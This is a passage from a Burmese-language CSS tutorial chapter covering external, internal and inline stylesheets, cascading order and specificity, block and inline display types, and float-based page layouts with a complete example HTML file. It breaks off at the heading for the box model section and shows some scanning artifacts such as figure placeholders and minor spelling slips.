အခုန်ရင် CSS အခြေခံ Property တွေ စုံသလောက်ရှိသွားပါပြီ။ ဒါပေမယ့် CSS ကို ဘယ်နားမှာရေးပြီး HTML Document နဲ့ဘယ်လိုချိတ်ဆက်ရလဲမပြောရသေးပါဘူး။ ဆက်ကြည့်ချင်ပါတယ်။

3.7 – External CSS

CSS Rule ထည့်သွင်းရေးသားထားတဲ့ File တွေကို css Extension နဲ့ သိမ်းဆည်းပေးရပါတယ် (ဥပမာ - style.css, layout.css, widget.css)။ ပြီးခဲ့တဲ့ အခန်းမှာပြောခဲ့သလိုပဲ File တစ်ခုဟာ ဘာ File လဲ ဆိတာကို ကွန်ပျိုးတာက ဆုံးဖြတ်ဖို့ File ရဲ့ Content-Type Attribute ကအဓိကဖြစ်ပါတယ်။ ဒါပေမယ့် File

Extension ကို css သိမ်းဆည်း ပေးလိုက်ရင် Content-Type Attribute ကို သီးခြားသတ်မှတ်နေစရာမလိုဘေးပဲ ကွန်ပျို့တာက CSS Style File မှန်းသိရှိသွားစေမှုဖြစ်ပါတယ်။ CSS File တွေကို Web Document ထဲမှာ ချိတ်ဆက် အသုံးပြုလိုရင် <link> Element ကိုအသုံးပြုချိတ်ဆက်ရပါတယ်။ ဥပမာ -

```
<link rel="stylesheet" href="style.css">
```

<link> Element ကို Favicon, RSS အစရိတ် တစ်ခြား Resource တွေနဲ့ ချိတ်ဆက်ဖို့လည်းသုံးသေးတဲ့ အတွက် rel Attribute မှာ stylesheet လို သတ်မှတ်ပေးဖို့အပ်ပါတယ်။ href Attribute မှာတော့ CSS File ရှိနေတဲ့ URL ကို ထည့်သွင်းပေးရပါတယ်။ ဒီလိုချိတ်ဆက်ပေးလိုက်ခြင်းဟာ ဒီ Document ကိုဖော်ပြတဲ့အခါ style.css ထဲမှာ သတ်မှတ် ထားတဲ့အတိုင်း ဖော်ပြပေးပါလို့ ကြော်လိုက်ခြင်းလည်းဖြစ်ပါတယ်။

<link> Element ကို နှစ်သက်ရာနေရာမှာထည့်သွင်းနိုင်ပေးမယ့်၊ ကြော်လိုက်တစ်မျိုးဖြစ်လို့ <head> Element အတွင်းမှာ ထည့်သွင်းပေးမပို့မို့ရောက်မှုဖြစ်ပါတယ်။ ဥပမာ - Browser က <body> Element ထဲကအချက် အလက်တွေကို မဖော်ပြခင် ဘယ်လို Style နဲ့ဖော်ပြရမလဲ ကြိုတင်ပြင်ဆင်နိုင်လို့ ပိုမိုချောမွှု့အဆင် ပြေစေမှုဖြစ်ပါတယ်။ ဒါကြောင့် <link> Element ကို <head> Element အတွင်းမှာပဲထည့်သွင်းသင့်ပါတယ်။

ဒီလို css Extension နဲ့ သိမ်းဆည်းထားတဲ့ CSS Style File တွေဟာ HTML Document နဲ့ မသက်ဆိုင်ပဲ သီးခြားဖြစ်နေစေတဲ့အတွက် External CSS လိုခေါ်ပါတယ်။ External CSS ရဲအားသာချက် နှစ်ချက်ရှိပါတယ်။ နံပါတ် (၁) ကတော့ Style တွေကိုခဲ့ထုတ်လိုက်တဲ့အတွက် HTML Document ဟာ Semantic Data Structure အဖြစ်သီးခြားရပ်တည်နိုင်သွားမှုပဲဖြစ်ပါတယ်။ CSS ကို ဖန်တီးတိတွင်ရတဲ့ ရည်ရွယ်ချက်ကလည်း ဒီရည်ရွယ်ချက်နဲ့ပဲ တိတွင်ခဲ့တာဖြစ်ပါတယ်။

နံပါတ် (၂) ကတော့ CSS Style File တစ်ခုကို HTML Document ပေါင်းများစွာက ချိတ်ဆက်ရယူအသုံးပြနိုင်လို့ ထူညီတဲ့ Style တွေကို ထပ်ခါထပ်ခါပြန်ရေးစရာမလိုဘေးတဲ့ Reusable အားသာချက်ရရှိသွားစေပါတယ်။ ဒီလို Style File တစ်ခုကို ဝေမျှသုံးတဲ့ အတွက် ပြင်ဆင်မှုတွေပြုလုပ်ဖို့ လိုအပ်လာရင်လည်း Style File မှာ ပြင်လိုက်ယုံနဲ့ ချိတ်ဆက်ရယူပြီးသုံးထားတဲ့ Document အားလုံး ကိုတစ်ပြိုင်တည်း Effect ဖြစ်စေမှုဖြစ်လို့ များစွာလွှာယ်ကူသွား စေမှုဖြစ်ပါတယ်။ ပြီးတော့ Cache အားသာချက်ကလည်း ရှိပါသေးတယ်။ Document တစ်ခုကို ရယူလိုက်တဲ့အခါ သက်ဆိုင်ရာ ချိတ်ဆက်ထားတဲ့ Style File ကိုပါ Browser က Cache လုပ်ထားနိုင် မှုဖြစ်ပါတယ်။ အဲဒီ Style File ကိုပဲသုံးထားတဲ့နောက် Document တစ်ခုကိုရယူတဲ့အခါမှာ Style File က အတူတူပဲဖြစ်လိုထပ်ယူ စရာမလိုဘေးတဲ့ Cache လုပ်ထားတာကိုအသုံးပြနိုင်တဲ့အတွက် Performance ပိုင်းမှာ ပိုမိုကောင်းမွန်သွားမှုပဲဖြစ်ပါတယ်။ ဒါကြောင့် နည်းလမ်းအမျိုးမျိုး ရှိတဲ့အနက်က ဒီနည်းကိုပဲ လက်တွေ့မှာအသုံးပြုသင့်တာ ဖြစ်ပါတယ်။

3.8 – Internal CSS

နောက်ထပ်နည်းလမ်းတစ်ခုအနေနဲ့ CSS တွေကို HTML Document အတွင်းမှာ <style> Element သုံးပြီး ထည့်သွင်းရေးသားနိုင်ပါတယ်။ HTML Document ထဲမှာ ရေးသားထားလို့ Internal CSS လိုခေါ်ပါတယ်။ Document တစ်ခု တည်းအတွက် သီးခြားသတ်မှတ်ဖို့လိုအပ်တဲ့ Style တွေရေးဖို့အသုံးဝင်ပါတယ်။ External CSS ကရတဲ့ Style တွေသီးခြားခဲ့ထုတ်နိုင်ခြင်းနဲ့ Reusable အားသာချက်တွေတော့ Internal CSS မှာ ရရှိမှုမဟုတ်ပါဘူး။ သူလည်းပဲ နှစ်သက်ရာ နေရာမှာ ရေးသားနိုင်ပေးမယ့် <head> Element အတွင်းမှာ ရေးသားသင့်ပါတယ်။

```
<style>
body {
    font-size: 16px;
    line-height: 1.5em;
    color: #222;
}

h1 {
    font-size: 21px;
    font-weight: normal;
}

...
</style>
```

<style> Element အတွက်အရင်က type="text/css" ဆိုတဲ့ Attribute ထည့်သွင်းပေးရလေ့ရှိပါတယ်။ ဒါပေမယ့် CSS အပြင် တစ်ခြားတွင်ကျယ်ကျယ်သုံးတဲ့ Style Language မရှိဘလို့ type Attribute မပါတဲ့အဲ Browser တွေက အလိုအလျောက် CSS လို့ နားလည်ပေးသွားမှာဖြစ်လို့ ထည့်စရာမလိုအပ်တော့ပါဘူး။

3.9 – Inline CSS

နောက်တစ်နည်းကတော့ သက်ဆိုင်ရာ Element မှာ style Attribute သုံးပြီးရေးသားခြင်းဖြစ်ပါတယ်။ Element နဲ့ အတူတွဲဖက်သတ်မှတ်ထားလို့ Inline CSS လို့ ခေါ်ပါတယ်။ သက်ဆိုင်ရာ Element နဲ့အတူတွဲဖက်ရေးသားတာ ဖြစ်လို့ သူမှာ Selector မလိုတော့ပါဘူး။ Property နဲ့ Value တွေချည်းပဲရေးသားပေးရမှာဖြစ်ပါတယ်။

```
<p style="color:red; font-style:italic;"> ... </p>
```

Inline CSS ကိုတော့ အတက်နိုင်ခဲ့း ရှောင်ရမှာဖြစ်ပါတယ်။ Style တွေကိုသာ HTML Element တွေနဲ့ တွဲရေးချင်ရင် CSS ကောင် ကျွန်တော်တို့ သုံးမနေပါဘူး။ HTML မှာလည်း <center> တို့လို့ Style သတ်မှတ်နိုင်တဲ့ Element တွေ bgcolor, border တို့လို့ Style သတ်မှတ်တဲ့ Attribute တွေ ရှိနေလို့ စကတည်းက ဒီ Element နဲ့ Attribute တွေ အသုံးပြုလိုက်ယုံပါပဲ။

Inline CSS အသုံးဝင်တဲ့နေရာတော့ရှိပါတယ်။ အဲဒါကတော့ JavaScript နဲ့ Interactive User Interface တွေ တည်ဆောက်တဲ့ နေရာမှာပဲဖြစ်ပါတယ်။ JavaScript ကနေလိုအပ်တဲ့ Interface Interaction ကိုရရှိဖို့ Inline CSS ကို သင့်တော်သလို အသုံးပြုသွားမှာဖြစ်ပါတယ်။ နောက်တစ်ခုနဲ့မှာ JavaScript လေ့လာတဲ့ အခါတွေရမှာပါ။ လိုရင်းကတော့ Inline CSS ဟာ JavaScript နဲ့ တွဲဖက်အသုံးပြုဖို့အသုံးဝင်ပေမယ့် Document Style သက်မှတ်ဖို့သက်သက်အတွက် ဆိုရင် အသုံးမပြုသင့်တဲ့ နည်းလမ်းတစ်မျိုးပဲဖြစ်ပါတယ်။

3.10 – Multiple Style Sheets and Cascading Order

Browser က Style နဲ့ပိုက်သက်ပြီး အလုပ်လုပ်တဲ့အဲ Default → External Style → Internal Style → Inline Style ဆိုတဲ့ အစီအစဉ်အတိုင်းလုပ်သွားလေ့ရှိပါတယ်။ ဒါကို Cascading Order လိုလည်းခေါ်ပါတယ်။ ရှိသမျှ Style တွေအားလုံးကို အစီအစဉ် အတိုင်းအလုပ်လုပ်ပေးသွားတာဖြစ်ပါတယ်။

Element တစ်ခုအတွက် External Style အနေနဲ့ရေးထားတဲ့ Rule နဲ့ Internal Style အနေနဲ့ ရေးသားထားတဲ့ Rule ထပ်နေခဲ့ရင် နောက်မှုအလုပ်လုပ်တဲ့ Internal Rule က External Rule ကို Overwrite လုပ်သွားလို့ Internal Rule က အတည် ဖြစ်နေဖော်ဖြစ်ပါတယ်။ Inline Style တွေကိုတော့ နောက်ဆုံးမှုအလုပ်လုပ်လို့ Inline Style သာ သတ်မှတ်ထားရင် ကျွန်ုံးအားလုံးကို Overwrite လုပ်သွားမှုပြစ်ပါတယ်။

လက်တွေမှာ HTML Document တစ်ခုနဲ့ ချိတ်ဆက်အသုံးပြုတဲ့ External Style တွေလည်း တစ်ခုထက်ပိုရှိ တက်ပါတယ်။ ဒီ External Style တွေထဲမှာကို တစ်ခုနဲ့တစ်ခု ပြန်ထပ်နေတဲ့ Rule တွေလည်းရှိတက်ပါတယ်။ အရှုံးရှုံးဆုံးနားလည်ထားစေချင်တာကာ Browser တွေက CSS Rule တွေကို အပြခံအားဖြင့် တစ်လိုင်းချင်း (Line-by-Line) အစီအစဉ်အတိုင်းအလုပ်လုပ် သွားတယ်လိုနားလည်စေချင်ပါတယ်။ ဒါကြောင့် Rule တွေထပ်လာတဲ့ အခါ အရင်သတ်မှတ်ခဲ့တဲ့ Rule ကို နောက်မှသတ်မှတ်တဲ့ Rule က Overwrite လုပ်သွားမှုပဲဖြစ်ပါတယ်။ <link> Element နဲ့ ချိတ်ဆက်တဲ့အခါ နောက်မှချိတ်ဆက်တဲ့ CSS File ထဲက Style တွေကအရင်ချိတ်ဆက်ထားတဲ့ File ထဲက Style တွေကို (ထပ်နေခဲ့ရင်) Overwrite လုပ်သွားမှုပဲဖြစ်ပါတယ်။

```
/* First Declaration for <h3> */
h3 {
    font-size: 18px;
    text-align: center;
    color: red;
}

...
/* Another Declaration for <h3> again */
h3 {
    font-size: 21px;
    text-align: left;
}
```

ပေးထားတဲ့ နူးနာမှာ h3 Selector သုံးပြီးရေးထားတဲ့ CSS Rule က နှစ်ကြိမ်ဖြစ်နေပါတယ်။ ပထမတစ်ကြိမ်မှာ font-size, text-align နဲ့ color တို့ သတ်မှတ်ထားပြီး နောက်တစ်ကြိမ် မှာတော့ font-size နဲ့ text-align ကို ထပ်သတ်မှတ် ထားပါတယ်။ နှစ်ခါရေးထားပေမယ့် တစ်ကယ်ပြန်ထပ်တာက font-size နဲ့ text-align သာဖြစ်ပါတယ်။ color ကို နောက်တစ်ခါ ထပ်မကြော်လိုပြန်မထပ်တော့ပါဘူး။ h3 အတွက် ပေါင်းစပ်လိုက်တဲ့ နောက်ဆုံးရလဒ်ကတော့ အခုလို ဖြစ်သွားမှုပါ။

```
h3 {
    font-size: 21px;
    text-align: left;
    color: red;
}
```

Rule တွေထပ်လာတဲ့အခါ အပြခံအားဖြင့် ဒီနည်းနဲ့အလုပ်လုပ်ပါတယ်။ ဒါပေမယ့် Priority လိုခေါ်တဲ့ ဦးတားပေးတွေ ရှိပါတယ်။ ဥပမာ Element တစ်ခုမှာ ID ရော Class ပါ သတ်မှတ်ထားတယ် ဆိုပါစို့။

```
[HTML]
<p id="note" class="note"> ... </p>
```

```
[CSS]
#note {
    background-color: #FFFFDD;
}
.note {
    background-color: yellow;
}
```

Element တစ်ခုတည်းကိုပဲ ID နဲ့ တစ်ခါ Class နဲ့တစ်ခါ Select လုပ်ပြီး ရေးထားတာဖြစ်ပါတယ်။ Class နဲ့ Select လုပ်ပြီး ရေးတာကနေကိုမြှုပြစ်ပေမယ့် ဒီနေရာမှာ ID နဲ့ Select လုပ်ပြီးရေးထားတဲ့ background-color: #FFFFDD; ကိုပဲ အတည်ယူသွားမှာ ဖြစ်ပါတယ်။ ID Selector ဟာ Class Selector ထက် Priority မြင့်လိုဖြစ်ပါတယ်။ Priority က ပိုပြီးတိကျတဲ့ Selector တွေကို ဦးစားပေးတာ ဖြစ်ပါတယ်။

```
#nav li a {
    text-decoration: underline;
}

li a {
    text-decoration: none;
}
```

ဒီနှစ်မှုအနိရင်လည်း li a Selector က နောက်မှုရေးပေမယ့် ပိုပြီးတိကျတဲ့ #nav li a Selector နဲ့ ရေးသားထားတဲ့ text-decoration: underline; ကိုသာ အတည်ယူအသုံးပြုပေးသွားမှာပဲ ဖြစ်ပါတယ်။ Priority ကို !important Marker သုံးပြီး Force လုပ်လိုတော့ရပါတယ်။ ဥပမာ -

```
#nav li a {
    text-decoration: underline;
}

li a {
    text-decoration: none !important;
}
```

Priority အရ #nav li a က မြင့်ပေမယ့် li a ထဲက text-decoration: none မှာ !important Marker ပါနေတဲ့အတွက် အဲဒီ text-decoration: none ကို ဦးစားပေးပြီး အတည်ယူပေးသွားမှာပဲ ဖြစ်ပါတယ်။

3.11 – Display Types

HTML Element တွေကို Display Type ပေါ်မှုတည်ပြီး အဓိကအားဖြင့် နှစ်အုပ်စုခဲ့လိုပါတယ်။ Block နဲ့ Inline တို့ ဖြစ်ပါတယ်။ Block Element တွေဟာ Parent Element ရဲအကျယ် (Width) ရှိသလောက နေရာအပြည့်ယူတဲ့ Element အမျိုးအစားတွေပါ။ လိုအပ်ရင် width နဲ့ height Property တွေသုံးပြီး အကျယ်နဲ့အမြင့်ကို လိုသလို သတ်မှတ်နိုင်ပါတယ်။ ထူးချွားချက်က သူတို့ရဲ့ဘေးမှာ တစ်ခြား Element တွေကိုနေရာမပေးပဲ၊ နောက်တစ်လိုင်းကို

ဆင်းပြီး ဖော်ပြစေတာပဲဖြစ်ပါတယ်။ <h1> ၏နေ <h6> <p> Element တွေဟာ Block Element တွေပဲဖြစ်ပါတယ်။

Inline Element တွေကတော့ Block နဲ့ ပြောင်းပြန်ဖြစ်ပါတယ်။ Element Content ရှိသလောက်ပဲ အမြဲနေရာယူပါတယ်။ အကျယ်နဲ့အမြင်ကို ပြပိုင်သတ်မှတ်လိုမရပါဘူး။ အမြတ်မှု Element Content ရှိသလောက်သာ နေရာယူတဲ့ Element တွေပဲ ဖြစ်ပါတယ်။ Inline ဆိတ်အတိုင်းလိုင်းတစ်ခုအတွင်းက အစိတ်အပိုင်းတစ်ခုဖြစ်လို့ တစ်ခြား Inline Element တွေနဲ့ ဘေးချင်းယဉ်လျက်ဖော်ပြပေးမှာဖြစ်ပါတယ်။ ဘေးချင်းယဉ်လျက်ပြပေးဖို့နေရာမဆန်တော့မှာသာ နောက်တစ်လိုင်းကိုဆင်းပြီးဖော်ပြလေ့ရှိတဲ့ Element များပဲ ဖြစ်ပါတယ်။ <i> အပါအဝင် Formatting Element တွေနဲ့ <a> Element တို့ဟာ Inline Element များပဲဖြစ်ပါတယ်။

Element တွေရဲ့ Display Type ကို display Property နဲ့ ပြောင်းလဲသတ်မှတ်လိုပါတယ်။ ဥပမာ – Inline Element ဖြစ်တဲ့ <a> Element ကို Block ပြောင်းလိုရင် အခုလိုသတ်မှတ်နိုင်ပါတယ်။

```
a {
    display: block;
}
```

အလားတူပဲ Block Element တွေကို Inline အဖြစ်ပြောင်းလဲသတ်မှတ်လိုရင်လည်း display: inline; လိုကြကြသတ် မှတ်နိုင်ပါတယ်။ ဒါပေမယ့် Block ကို Inline ပြောင်းဖို့ လိုခဲ့ပါတယ်။ အများအားဖြင့် Inline Element တွေကိုသာ Block ပြောင်းကြလေ့ရှိပါတယ်။ ပြောင်းတဲ့ ရည်ရွယ်ချက်က width, height Property တွေနဲ့ အမြင်နဲ့အကျယ်တို့ကို သတ်မှတ် လိုတဲ့အတွက် ပြောင်းကြတဲ့သဘောဖြစ်ပါတယ်။ Inline Element တွေက သဘာဝအရအမြင်နဲ့အကျယ်ကို သတ်မှတ် ပေးလိုမရတဲ့အတွက် သူတို့ကို Block ပြောင်းပြီးမှ သတ်မှတ်ရတာဖြစ်ပါတယ်။ ဥပမာ <a> Element တစ်ခုအတွက် အခုလို သတ်မှတ်ရေးသားနိုင်ပါတယ်။

```
a {
    display: block;
    width: 200px;
    height: 40px;
    text-align: center;
    line-height: 40px;
    text-decoration: none;
    background-color: #519B7E;
    color: #FFF;
    border-radius: 20px;
}
```

ဒီလိုရေးသားသတ်မှတ်လိုက်ရင် ရရှိမယ့်ရလဒ်ကတော့ အခုလိုပုံစံရရှိမှုဖြစ်ပါတယ်။

Button Style Link

ရှိခိုး Link တစ်ခုကို Button တစ်ခုနဲ့တူအောင် လုံးဝပြောင်းလဲပြစ်လိုက်တာပါ။ ဒီနေရာမှာ display: block; သတ်မှတ်ခဲ့လိုသာ ဆက်လက်သတ်မှတ်ထားတဲ့ width နဲ့ height အလုပ်လုပ်သွားတာဖြစ်ပါတယ်။ နူးနာမှာ ကျွန်ုတ်တို့ မလေ့လာရသေးတဲ့ Property က border-radius တစ်ခုသာ ပါဝင်ပါတယ်။ ကျွန်ု Property အားလုံးကို လေ့လာခဲ့ပြီးသားတွေကို သာ ပေါင်းစပ်အသုံးပြုလိုက်တာပါ။ ထူးခြားချက်အနေနဲ့ line-height ကို height နဲ့ အတွေ့အတွေးထားကို သတိထားပါ။ height နဲ့ line-height ညီနေတဲ့အတွက် စာလုံးကလည်း အပေါ်အောက် အကွာအဝေးညီပြီး အလယ်ရောက်နေတာပါ။ CSS မှာ Element နဲ့ စာတွေကို Horizontal Align အတွက်လုပ်လိုရင် text-align Property သုံးပြီး သတ်မှတ်လို့ ရပါတယ်။ ဒါပေမယ့် Vertical Align က နည်းနည်းခေါင်းစားပါတယ်။ Vertical Align ကို Center လုပ်လိုတဲ့ အခါ အသုံးပြုလေ့ရှိတဲ့ နည်းလမ်းတစ်ခုကို တစ်ပါ တည်းထည့်သွင်းဖော်ပြလိုက်ခြင်းဖြစ်ပါတယ်။

3.12 – Layouts

Web Document တွေအတွက် Layout တွေ ဖန်တီးတဲ့အခါ Block Element တွေကိုပဲ အသုံးပြုရပါတယ်။ အသုံးပြုကြလေ့ ရှိတဲ့ Element ကတော့ <div> Element ပဲဖြစ်ပါတယ်။ <div> Element ဟာ Block Element တစ်မျိုးဖြစ်ပြီး Generic Element လိုက်ခြောက်ပါတယ်။ သူကို ဘယ်နေရာမှာသုံးရမယ်လို့ အတိအကျသတ်မှတ်ထားခြင်းမရှိပဲ Block တစ်ခု လိုအပ်တဲ့နေရာတိုင်းမှာ သုံးနိုင်တဲ့ Element ဖြစ်ပါတယ်။ Block တစ်ခုလိုအပ်ပြီး အခြား သင့်တော်တဲ့ Element မရှိတဲ့ အချိန်မှာ <div> ကို အသုံးပြုရပါတယ်။


မှတ်ချက် ॥ ॥ <div> လိုပဲ အသုံးများတဲ့ နောက် Generic Element တစ်ခုက ဖြစ်ပါတယ်။ သူကတော့ Inline Element ပါ။ Inline Element တစ်ခုလိုအပ်ပြီး တစ်ခြားသင့်တော်တဲ့ Element မရှိရင် Element ကို အသုံးပြုရှိပါတယ်။

Layout တွေဖန်တီးဖို့အတွက် float Property ကို အသုံးပြုကြရပါတယ်။ float Property ဟာ Block တွေကို ဘယ်ဘက် (သိမဟုတ်) ညာဘက်ကပ်ဖော်ပြစ် သတ်မှတ်ရတဲ့ Property ဖြစ်ပါတယ်။ ပုံမှန်ဆိုရင် Block Element တွေဟာ နေရာအပြည့်ယူပြီး သူတို့ဘေးမှာတစ်ခြား Element ကိုလက်မခံပါဘူး။ ဒါပေမယ့် float လုပ်လိုက်တဲ့ အခါ မှာတော့ တစ်ဘက်ကပ်ပြီး လမ်းဖယ်ပေးလိုက်တဲ့သဘော ဖြစ်သွားပါတယ်။ လမ်းဖယ်ပေးလိုက်တဲ့အတွက်အခြား Element တွေက ဘေးမှာ နေရာဝင်ယူမယ်ဆိုဝင်ယူလို့ ရသွားတဲ့သဘော ဖြစ်ပါတယ်။ ပုံ (၃-၁) မှ နှီးယံ့လေ့လာကြည့်ပါ။

(A)



(B)



ပုံ (၃-၁) CSS Layout

ပုံ (၃-၁) မှာ (A) နဲ့ (B) ဆိုပြီး နှမူနာနှစ်ခု ပါဝင်ပါတယ်။ (A) မှာ Block Element (၄) ခုကို width, height, background-color ကိုယ်စိတ်မှတ်ပေးထားပါတယ်။ Block တွေဖြစ်လို့ Width ဘယ်လိုပဲသတ်မှတ်ပေးထားထား တစ်ခုပေါ်တစ်ခုဆင့်ပြီးတော့သာ ဖော်ပြပေးနေတာကိုတွေ့ရမှာပါ။

(B) မှာတော့ float Property တွေဖြည့်စွက်အသုံးပြုပြထားပါတယ်။ width: 600px သတ်မှတ်ထားတဲ့ Main

Content ကို float: left ပြောလိုက်တော့ သူကတေားကပ်ပြီးလမ်းဖယ်ပေးပါတယ်။ ဒါပေမယ့် width: 200px ပေးထား Element ကလည်း Block ဖြစ်နေတော့ သူက သူများတေားကို မဝင်ချင်ပါဘူး။ ဒါကြောင့် သူကိုလည်း float: left ထည့်ပေးလိုက် ရပါတယ်။ အဲဒါတော့မှ လွှတ်နေတဲ့နေရာမှာ ဝင်ကပ်ပြီး နေရာယူသွားမှာဖြစ်ပါတယ်။

ထူးခြားချက်ကတော့ အောက်ဆုံး Element မှာ clear: both ဆိုတဲ့ ကြော်ချက် ထည့်သွင်းထားခြင်းပဲ ဖြစ်ပါတယ်။ ဆိုလိုတာက float လုပ်ပြီး လမ်းဖယ်ထားတဲ့ Element တွေနဲ့ မပက်သက်နဲ့ဆိုတဲ့သဘောဖြစ်ပါတယ်။ ဒီတော့မှ သူအထက်က float လုပ်ထားတဲ့ Element တွေနဲ့လွှတ်ကင်းတဲ့ နေရာမှာဖော်ပြပေးမှာ ဖြစ်ပါတယ်။

float နဲ့ clear ဆက်စပ်မှုလိုဂင်းကိုပြောရင် "Block တွေကို ဘေးချင်းကပ်လိုရင် float လုပ်ပါ။ မကပ်လိုတော့ တဲ့ Element မှာ clear ပြန်လုပ်ပေးပါ" ဆိုတဲ့ သဘောပဲဖြစ်ပါတယ်။ ဒီနည်းနဲ့ လိုချင်တဲ့ Layout Design အတွက် Block တွေကို နေရာသတ်မှတ်ချထားပေးနိုင်မှာပဲဖြစ်ပါတယ်။

ပုံ (၃-က) မှာ (B) ဖော်ပြထားတဲ့ Layout နှုနာအပြည့်အစုံကို ကိုယ်တိုင်စမ်းသပ်ကြည့်နိုင်ဖို့ အပြည့်အစုံ ရေးသား ဖော်ပြလိုက်ပါတယ်။ layout.html ဆိုတဲ့ File Name နဲ့ ကူးယူစမ်းသပ်ကြည့်ပါ။

```
<!doctype html>
<html>
<head>
    <title>CSS Layout</title>
    <style>
        .wrap {
            width: 800px;
            margin: 20px auto;
        }
        .header {
            height: 100px;
            background: #cb1212;
        }
        .content {
            width: 600px;
            height: 400px;
            background: #519b7e;
            float: left;
        }
        .sidebar {
            width: 200px;
            height: 400px;
            background: #1635a6;
            float: left;
        }
        .footer {
            height: 60px;
            background: #333;
            clear: both;
        }
    </style>
</head>
<body>
```

```


<div class="wrap">
  <div class="header"></div>
  <div class="content"></div>
  <div class="sidebar"></div>
  <div class="footer"></div>
</div>

</body>
</html>

```

လက်တွေ့စမ်းသပ်ကြည့်တဲ့အခါ File တစ်ခုတည်းနဲ့ အားလုံးစမ်းဆိုင်အောင်လို့ CSS ကို Internal <style> Element အသုံးပြုပြီး ရေးသားထားပါတယ်။ ကူးယူပြီး တစ်ချို့ Property တွေကို ပြင်ဆင်စမ်းသပ် ကြည့်စေချင်ပါတယ်။

မှတ်ချက် ၁၁။ .wrap အတွက် ထည့်သွင်းရေးသားထဲ margin: 20 auto; ရဲ့ အဓိပ္ပာယ်ကိုမြှောခင် ဆက်လက်ရှုင်းပြေားပါမယ်။ .wrap ကို width: 800px ပေးထားတဲ့အတွက် .header နဲ့ .footer မှာ ပုံ (၃-၈) မှာ width ထပ်မံသတ်မှတ်မပေးတော့တာကို လည်းသတိပြုပါ။ Block Element တွေဟာ width သတ်မှတ်မထားရင် Parent Width ရှိသလေက်အလိုလိုနေရာယူမှာဖြစ်ပါတယ်။




ပုံ (၃-၉) CSS Layout – Float များ Clear လုပ်နည်းတစ်မျိုး

ပုံ (၃-၉) မှာ float တွေကို clear လုပ်နည်း နောက်တစ်မျိုးကို ဖော်ပြပေးထားပါတယ်။ Parent Element မှာ overflow: hidden; ဆိုတဲ့ Property နဲ့ Value ထည့်သွင်းပေးလိုက်ခြင်းက သူအတွင်းထဲက Child Element တွေမှာ သတ်မှတ်ထားတဲ့ float တွေကို အလိုလို clear လုပ်ပေးသွားစေပါတယ်။ ဒါကြောင့် အောက်ဆုံးက Element မှာ clear: both လို့ ထပ်ကြော်စရာ မလိုအပ်တော့ပါဘူး။ ဒီနည်းကလည်း Layout ဖန်တီး တဲ့နေရာ မှာ အတော်အသုံးဝင်တဲ့ နည်းလမ်းတစ်ခုပဲဖြစ်ပါတယ်။

3.13 – Box Model

